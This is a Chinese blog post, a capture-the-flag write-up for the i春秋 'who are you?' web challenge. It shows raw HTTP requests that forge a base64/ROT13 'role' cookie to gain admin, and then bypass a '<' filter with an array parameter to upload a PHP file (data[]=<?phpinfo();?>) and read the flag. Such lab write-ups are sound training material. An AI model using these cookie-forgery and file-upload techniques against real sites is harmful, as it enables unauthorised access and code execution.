

i春秋 WEB who are you?

原创


A_dmins 于 2019-06-18 13:04:10 发布 616 收藏

分类专栏: [CTF题](#) [一天一道CTF](#) [i春秋CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42967398/article/details/92779809

版权



[CTF题](#) 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏



[一天一道CTF](#)

52 篇文章 5 订阅

订阅专栏



[i春秋CTF](#)

21 篇文章 1 订阅

订阅专栏

i春秋 WEB who are you?

一天一道CTF题目, 能多不能少

数据库实训考试结束了, 做个题目压压惊~

打开网页:




Sorry. You have no permissions.

什么都没有, 源码也没看见什么东西, 按照惯例, 抓包!!!

发现一个奇怪的东西:





Target: http://106.75.72.168:2222

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=Zjo10i0aHJmZyl7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 18 Jun 2019 04:50:50 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 112
Connection: close
Content-Type: text/html

</DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>
Sorry. You have no permissions.</body>
</html>
```

Done

https://blog.csdn.net/324 bytes | 47 millis


base64解码得到: `f:5:"thrfg";`

这是个啥??? 单词不像单词的, 不应该啊

后来才知道是rot13加密的, 解码得到guest

那我们就猜, 我们把admin进行rot13加密, 在进行base64加密传入: `Zjo10iJucXp2YSI7`

得到一个新的提示:



Target: http://106.75.72.168:2222

Request

Raw Params Headers Hex


```
GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=Zjo10iJucXp2YSI7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 18 Jun 2019 04:55:13 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 210
Connection: close
Content-Type: text/html

</DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload
something you are easy to forget.</body>
</html>
```




提示上传文件~~

给了两个变量，看名字好像是一个是文件名，一个是数据？

先构造一下变量：`filename=1.php&data=<?phpinfo();?>`

得到说NO NO NO，怀疑是不是有正则匹配，后来证实有 < 的时候会出现NO NO NO




既然正则了，那就不代表没有办法，要知道php的函数一般都无法执行数组的

用数组来当参数，一般都能绕过，

再次执行 `filename=1.php&data[]=<?phpinfo();?>`

果然，得到：



Go Cancel < > Target: http://106.75.72.168:2222

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=zjo1OijucXp2Y5I7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

filename=1.php&data[]=<?phpinfo();?>
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 18 Jun 2019 05:01:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 144
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>
your file is in ./uploads/090f5cd52dbbb770d348d9de3ae9587a1.php
</body>
</html>
```

? < + > Type a search term 0 matches Done

? < + > Type a search term 0 matches

https://blog.csdn.net/356 bytes | 47 millis

访问这个文件，get flag: `flag{e07cd440-8eed-11e7-997d-7efc09eb6c59}` :

← → ↻ 🏠 106.75.72.168:2222/uploads/090f5cd52dbbb770d348d9de3ae9587a1.php

📁 火狐官方网站 🌐 新手上路 📁 常用网址 📄 JD 京东商城

`flag{e07cd440-8eed-11e7-997d-7efc09eb6c59}`